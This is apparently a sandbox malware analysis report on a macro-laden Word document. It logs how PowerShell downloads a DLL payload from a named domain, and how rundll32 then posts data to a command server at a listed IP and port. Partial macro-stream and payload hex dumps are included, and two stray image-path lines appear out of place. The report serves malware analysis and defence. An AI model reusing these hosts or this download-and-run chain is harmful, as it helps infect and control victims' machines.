Data ASCII:	I D = " { F 1 C E B B D E - B F A 0 - 4 6 0 C - 8 0 0 E - 4 2 0 E 8 1 1 6 A 6 6 2 } " . . D o c u m e n t = S j t q 5 n h m z t w / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M l i m u l s u d 7 q 0 . . M o d u l e = I f l l 4 v s a s p s r s l n 6 _ . . E x e N a m e 3 2 = " B t o s q 7 g o c f w p 4 " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D 2 D 0 2 7 0 1 E F 0 5 E F 0 5 E F 0 5 E F 0 5 " . . D P B = " 9 6 9 4
Data Raw:	49 44 3d 22 7b 46 31 43 45 42 42 44 45 2d 42 46 41 30 2d 34 36 30 43 2d 38 30 30 45 2d 34 32 30 45 38 31 31 36 41 36 36 32 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 6a 74 71 35 6e 68 6d 7a 74 77 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6c 69 6d 75 6c 73 75 64 37 71 30 0d 0a 4d 6f 64 75 6c 65 3d 49 66 6c 6c 34 76 73 61 73 70 73 72 73 6c 6e 36 5f 0d 0a 45 78 65

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 131

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	131
Entropy:	3.70722258674
Base64 Encoded:	False
Data ASCII:	S j t q 5 n h m z t w . S . j . t . q . 5 . n . h . m . z . t . w . . . M l i m u l s u d 7 q 0 . M . l . i . m . u . . s . u . d . 7 . q . 0 . . . I f l l 4 v s a s p s r s l n 6 _ . I . f . l . l . 4 . v . s . a . s . p . s . r . s . l . n . 6 . _ . . . . .
Data Raw:	53 6a 74 71 35 6e 68 6d 7a 74 77 00 53 00 6a 00 74 00 71 00 35 00 6e 00 68 00 6d 00 7a 00 74 00 77 00 00 00 4d 6c 69 6d 75 6c 73 75 64 37 71 30 00 4d 00 6c 00 69 00 6d 00 75 00 6c 00 73 00 75 00 64 00 37 00 71 00 30 00 00 00 49 66 6c 6c 34 76 73 61 73 70 73 72 73 6c 6e 36 5f 00 49 00 66 00 6c 00 6c 00 34 00 76 00 73 00 61 00 73 00 70 00 73 00 72 00 73 00 6c 00 6e 00 36 00 5f 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3913

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3913
Entropy:	5.11344006059
Base64 Encoded:	True
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 0 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 6 . \\ . V . B . E . 6 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 85 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 30 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 659

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	659
Entropy:	6.42625919539
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . P F . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . X * \\ C . . . . * . m . . . . ! O f f i c
Data Raw:	01 8f b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 50 46 db 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 18990


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	18990
Entropy:	4.10807896366
Base64 Encoded:	False
Data ASCII:	. . . . [. . . . D . . . . b j b j . . . . J . . . . < . . . . 2 . . . . 2 . . . u . . . . u . . . . u . . . . u . . . . u . . . .
Data Raw:	ec a5 c1 00 5b 80 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 84 44 00 00 0e 00 62 6a 62 6a ac fa ac fa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e 4a 00 00 ce 90 01 00 ce 90 01 00 84 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/07/21-16:34:02.945343	ICMP	399	ICMP Destination Unreachable Host Unreachable			152.170.79.100	192.168.2.22
01/07/21-16:34:05.971611	ICMP	399	ICMP Destination Unreachable Host Unreachable			152.170.79.100	192.168.2.22

Network Port Distribution



Total Packets: 33

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 16:33:38.997667074 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.149549007 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.149689913 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.152623892 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.304389000 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.346890926 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.346950054 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.346981049 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.347011089 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.347052097 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.347090006 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.347131968 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.347181082 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.347207069 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.347223997 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.347238064 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.347265959 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.347292900 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.499109983 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499171972 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499214888 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499224901 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.499253035 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499273062 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.499295950 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499335051 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499365091 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.499386072 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499430895 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499460936 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.499468088 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499507904 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499547005 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499587059 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499589920 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.499599934 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.499629021 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499669075 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499691010 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.499717951 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499766111 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499794960 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.499814034 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499855042 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.499886990 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.651536942 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651598930 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651629925 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651659966 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651702881 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651755095 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651798964 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651838064 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651878119 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651878119 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.651910067 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.651917934 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651943922 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.651957035 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.651998043 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652036905 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652040958 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652084112 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652101994 CET	49165	80	192.168.2.22	35.208.84.24

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 16:33:39.652128935 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652168989 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652194023 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652209044 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652251005 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652271986 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652288914 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652331114 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652363062 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652370930 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652422905 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652446032 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652468920 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652508974 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652545929 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652549982 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652590990 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652612925 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652627945 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652667046 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652687073 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652708054 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652756929 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652772903 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652801991 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652848959 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652865887 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652896881 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652936935 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.652967930 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.652975082 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.653016090 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.653039932 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.655735016 CET	49165	80	192.168.2.22	35.208.84.24
Jan 7, 2021 16:33:39.804863930 CET	80	49165	35.208.84.24	192.168.2.22
Jan 7, 2021 16:33:39.804943085 CET	80	49165	35.208.84.24	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 16:33:38.814709902 CET	52197	53	192.168.2.22	8.8.8.8
Jan 7, 2021 16:33:38.978018045 CET	53	52197	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 7, 2021 16:34:02.945343018 CET	152.170.79.100	192.168.2.22	a7f2	(Host unreachable)	Destination Unreachable
Jan 7, 2021 16:34:05.971611023 CET	152.170.79.100	192.168.2.22	a7f2	(Host unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 7, 2021 16:33:38.814709902 CET	192.168.2.22	8.8.8.8	0x26d4	Standard query (0)	fmcav.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 7, 2021 16:33:38.978018045 CET	8.8.8.8	192.168.2.22	0x26d4	No error (0)	fmcav.com		35.208.84.24	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- fmcav.com
- 138.197.99.250
  - 138.197.99.250:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	35.208.84.24	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 16:33:39.152623892 CET	0	OUT	GET /images/7FV4Nd/ HTTP/1.1 Host: fmcav.com Connection: Keep-Alive
Jan 7, 2021 16:33:39.346890926 CET	1	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 07 Jan 2021 15:33:30 GMT Content-Type: application/octet-stream Transfer-Encoding: chunked Connection: keep-alive Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Thu, 07 Jan 2021 15:33:30 GMT Content-Disposition: attachment; filename="jrwyxEfYdpi9N0GWukkQG0.dll" Content-Transfer-Encoding: binary Set-Cookie: 5ff729cacd408=1610033610; expires=Thu, 07-Jan-2021 15:34:30 GMT; Max-Age=60; path=/ Last-Modified: Thu, 07 Jan 2021 15:33:30 GMT X-Httpd: 1 Host-Header: 6b7412fb82ca5edfd0917e3957f05d89 X-Proxy-Cache: MISS X-Proxy-Cache-Info: W NC:000000 UP:SKIP_CACHE_NO_CACHE Data Raw: 66 63 61 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 f1 f3 83 42 b5 92 ed 11 b5 92 ed 11 b5 92 ed 11 a1 f9 ee 10 be 92 ed 11 a1 f9 e8 10 3d 92 ed 11 a1 f9 e9 10 a7 92 ed 11 4d e2 e9 10 ba 92 ed 11 4d e2 ee 10 a4 92 ed 11 4d e2 e8 10 94 92 ed 11 a1 f9 ec 10 b2 92 ed 11 b5 92 ec 11 39 92 ed 11 02 e3 e8 10 b6 92 ed 11 02 e3 ed 10 b4 92 ed 11 02 e3 12 1 1 b4 92 ed 11 b5 92 7a 11 b4 92 ed 11 02 e3 ef 10 b4 92 ed 11 52 69 63 68 b5 92 ed 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 16 00 ed 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 1b 00 10 04 00 00 9e 02 00 00 00 00 00 81 3c 00 00 00 10 00 00 00 20 04 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 e0 06 00 00 04 00 00 00 00 00 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 60 b7 04 00 50 00 00 00 b0 b7 04 00 50 00 00 00 00 f0 04 00 c0 b3 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 06 00 94 25 00 00 3c a2 04 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 a2 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 20 04 00 3c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 63 0f 04 00 00 10 00 00 00 10 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 e0 a3 00 00 00 20 04 00 00 a4 00 00 00 14 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 dc 1e 00 00 00 d0 04 00 00 0c 00 00 00 b8 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 c0 b3 01 00 00 f0 04 00 00 b 4 01 00 00 c4 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 Data Ascii: fca0MZ@!L!This program cannot be run in DOS mode.$B=MMM9zRichPEL_!< `PP%<T@ <.textc `.rdata @@.data@.rsrc@@.re

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49169	138.197.99.250	8080	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 16:35:01.879575968 CET	452	OUT	POST /ms1mi/fn90mfko2oaz05ju8/jnqglo5fbrsmznurm/tiqz1milsrtd34u5/r0vm4ksa/2tfuy/ HTTP/1.1 DNT: 0 Referer: 138.197.99.250/ms1mi/fn90mfko2oaz05ju8/jnqglo5fbrsmznurm/tiqz1milsrtd34u5/r0vm4ksa/2tfuy/ Content-Type: multipart/form-data; boundary=---------FpCBZIWdY User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 138.197.99.250:8080 Content-Length: 6212 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 7, 2021 16:35:02.688015938 CET	460	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 07 Jan 2021 15:35:02 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 62 63 34 0d 0a 55 5a 46 db 0f 70 8d f3 f1 62 cc 7d 04 a4 a3 0f ec 12 fc ae b4 89 c3 71 83 bb c5 4a 90 cf 4f 06 4c 18 55 bc 1b c4 7a 53 35 0f 13 f8 34 6c 2f 9a 79 e8 f5 e9 dd 1e ca 93 df 54 25 25 90 50 53 d9 4b 56 2f 1b 29 a8 7c 30 77 10 77 8f c6 4b c7 be da c7 c4 79 4b 7b 2d 99 3b 98 94 9d ef e4 76 7a 70 64 3d 16 b3 35 12 73 22 3c 96 02 05 0b 30 bf 70 32 a0 f9 2e 9a 7f d0 cf 80 f8 6e 10 b7 e2 6c 7e 07 ab c8 5e 36 cd 73 dc ab d2 6d 82 b3 12 43 bc b7 d9 5d ca 7b 6a 08 a0 82 7e 15 b5 6d af a3 7e d5 03 07 05 f1 45 d9 1a 4a 9e a9 32 11 3e 67 e8 59 be e1 e8 38 e2 fd a8 bf 70 fd 54 9a 7d 05 0a 44 76 8a a1 7d 65 b3 22 46 3b 96 63 d6 7a b2 74 ff 44 c4 10 dd 43 d6 2b 6c 6e 5a 3e b0 a8 62 13 d9 ef d6 1b 9f c1 62 d3 bc db 81 82 b9 96 c8 78 11 8f 85 f1 fa b7 66 67 68 dd f6 ef 1a 01 18 d2 fa d0 cc 0b 36 8c 47 d5 31 bb b0 7e c3 28 d6 81 00 c5 f9 a4 69 12 a2 10 5e d7 3a e4 67 c8 28 25 0f f0 c3 cc 15 25 f6 01 6f e8 40 7a 1d 33 14 77 de bf 57 86 b7 7b 53 d4 2e f5 43 cf 84 65 0e a7 86 2f 23 ac 0e d2 2e 3e 43 76 a6 50 e2 58 04 ba 58 4d 58 fa dd cf fc 84 70 90 b4 b7 a1 9f df 8a 51 4b 82 f0 0b e4 3d 2e b9 d4 06 95 f0 2d 09 8b 6f 21 a2 92 f0 4a 91 9a 48 2f d4 18 99 58 c1 a5 7b 6d 72 66 82 d5 ac bf 64 4b 91 8b 2c 27 ed 64 d6 eb 24 9e a4 48 b4 2e cb 90 50 24 16 56 48 30 ca fc c5 cc f4 b6 b7 d8 83 b7 d8 f0 5d 74 e4 ba 99 1e a0 61 fa ea b3 be 75 50 f8 98 fb 2f ab 3d 6b 20 fb 90 de ea 8d 9c 63 46 16 06 09 8f 05 2f 70 ec 10 be 35 e9 89 6b a8 9f 67 66 4f 06 8a 37 6b db ba c0 2e 3c 7b 00 76 8f dc c5 8f ee 24 c9 d5 66 70 c2 2d 2a 5a 71 e6 a9 d0 32 e7 2c 96 1b d7 cf 48 c7 67 a2 1d 98 48 11 5e 09 ba 9c 4c 1b 4c 59 0b e4 47 e4 46 47 ff a6 45 40 e0 61 c0 f6 ab fe 93 8d e5 2f be 85 55 b6 47 c7 3b 9a 11 43 a4 b4 22 67 6a e0 d8 33 77 c6 e5 87 a4 26 72 99 8d 78 86 1a 26 eb 3c 96 5c b9 13 f6 f6 87 68 8c 5f 67 8c d4 7f e2 ef 0d 7e ca 61 f5 24 37 dd 9e de bf f0 c5 7f bc 19 cb e1 9c 39 f7 4a 8e 95 0b 20 da 74 3f ca f5 90 27 2d 7e ae dd 1a 7e 21 81 e6 a0 f4 fb 85 33 b6 df 29 ae 6a a0 3b fb 67 66 76 34 75 7c f4 66 56 52 86 86 d1 81 d7 d4 9d 20 cb f0 99 e9 02 07 5c 11 57 b1 a6 09 3e 76 d8 31 3b 44 7d 5b 2b 51 78 8f 56 12 c3 c1 7c 3a d9 e5 45 5f 3f db 41 ad cb eb da 3c fb 0d 3d 89 09 a5 a4 f5 3d 79 7d a8 b4 d4 ed 8f a7 23 92 e5 fb 52 52 aa 17 0c 86 f3 7a 5a 77 a6 bd 4a f4 5b 0b e2 78 d9 89 1d 16 45 0d 6e b6 68 9d 81 9a f4 82 1b 28 76 cb 59 b7 90 db 8c ab 19 e3 bd 4a cf 92 53 6b 8d ce 8e 82 21 5f f9 7b 31 67 36 5e 82 8b b3 79 e3 3a 7f 42 40 26 f8 bc d7 9c de 3a a7 1d 10 bc 0f 68 cd f2 d3 39 fe d7 95 15 20 8f 4e e2 8e f8 0f 5e e6 b7 6a 8d c3 d9 69 cd fb bc 36 6b 25 63 9c b3 68 32 70 20 4d d9 cc 35 e2 52 5f 46 28 30 52 11 1b bd 8d 2b d8 60 dd 2e 2e ff 76 28 62 5e fb 6e d9 e4 72 db 60 cd 57 a8 35 bc 9c 29 87 62 01 ae 47 c5 54 ab 3c 9f dc bc e6 50 70 6c a4 b0 16 73 4a e5 47 71 4c 78 6e 96 9a 55 4f cb 9f c7 7c 95 2a 4d 65 d5 34 25 c9 90 15 a8 15 65 7d 4a 8d db 68 c4 1d 57 e1 93 26 47 b2 43 e2 8f 83 ae b7 76 70 15 12 ce fb 58 6e 37 db 90 09 5c 55 94 77 75 a4 9d 0f 8d 53 29 ef 89 db 31 f4 08 6c af 6b 98 b6 37 35 92 09 45 a2 5a db fd 47 92 f3 2a 15 71 30 52 16 fb 8c 36 e6 43 d9 fb 76 f3 e1 7c 79 9f de 9d f0 d9 34 d5 64 88 a0 58 db a5 b5 97 41 ef 8b 2b c2 fb ad 48 b7 b6 6c b2 09 66 67 2a b8 10 f9 ef af 63 07 d9 93 4a 43 eb 56 91 d3 6e e8 f0 fa 91 aa 0c ee b8 de d8 a4 3f 28 c5 27 7c 22 b5 d6 41 13 6b bf dc d6 d5 8e fc ed ff fe f0 c1 ef 34 41 d3 14 87 95 b2 78 b1 c6 4e 9c ba d5 64 b8 77 c3 31 32 05 9d 75 ee 96 84 ba 94 e2 41 0c bb 56 c7 ba 4a 4d 95 25 Data Ascii: bc4UZFpb}qJOLUzS54l/yT%%PSKV/)|0wwKyK{-;vzpd=5s"<0p2.nl~^6smC]{j~m~EJ2>gY8pT}Dv}e"F;cztD C+lnZ>bbxfgh6G1~(i^:g(%%o@z3wW{S.Ce/#.>CvPXXMXpQK=.-o!JH/X{mrfdK,'d$H.P$VH0]tauP/=k cF/p5kgfO7k.<{v$fp-*Zq2,HgH^LLYGFGE@a/UG;C"gj3w&rx&<\h_g~a$79J t?'-~~!3)j;gfv4u|fVR \W>v1;D}[+QxV|:E_?A<==y}#RRzZwJ[xEnh(vYJSk!_{1g6^y:B@&:h9 N^ji6k%ch2p M5R_F(0R+`..v(b^nr`W5)bGT<PplsJGqLxnUO|*Me4%e}JhW&GC vpXn7\UwuS)1lk75EZG*q0R6Cv|y4dXA+Hlfg*cJCVn?('|"Ak4AxNdw12uAVJM%

Code Manipulations

Statistics

Behavior



- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe

Click to jump to process

System Behavior

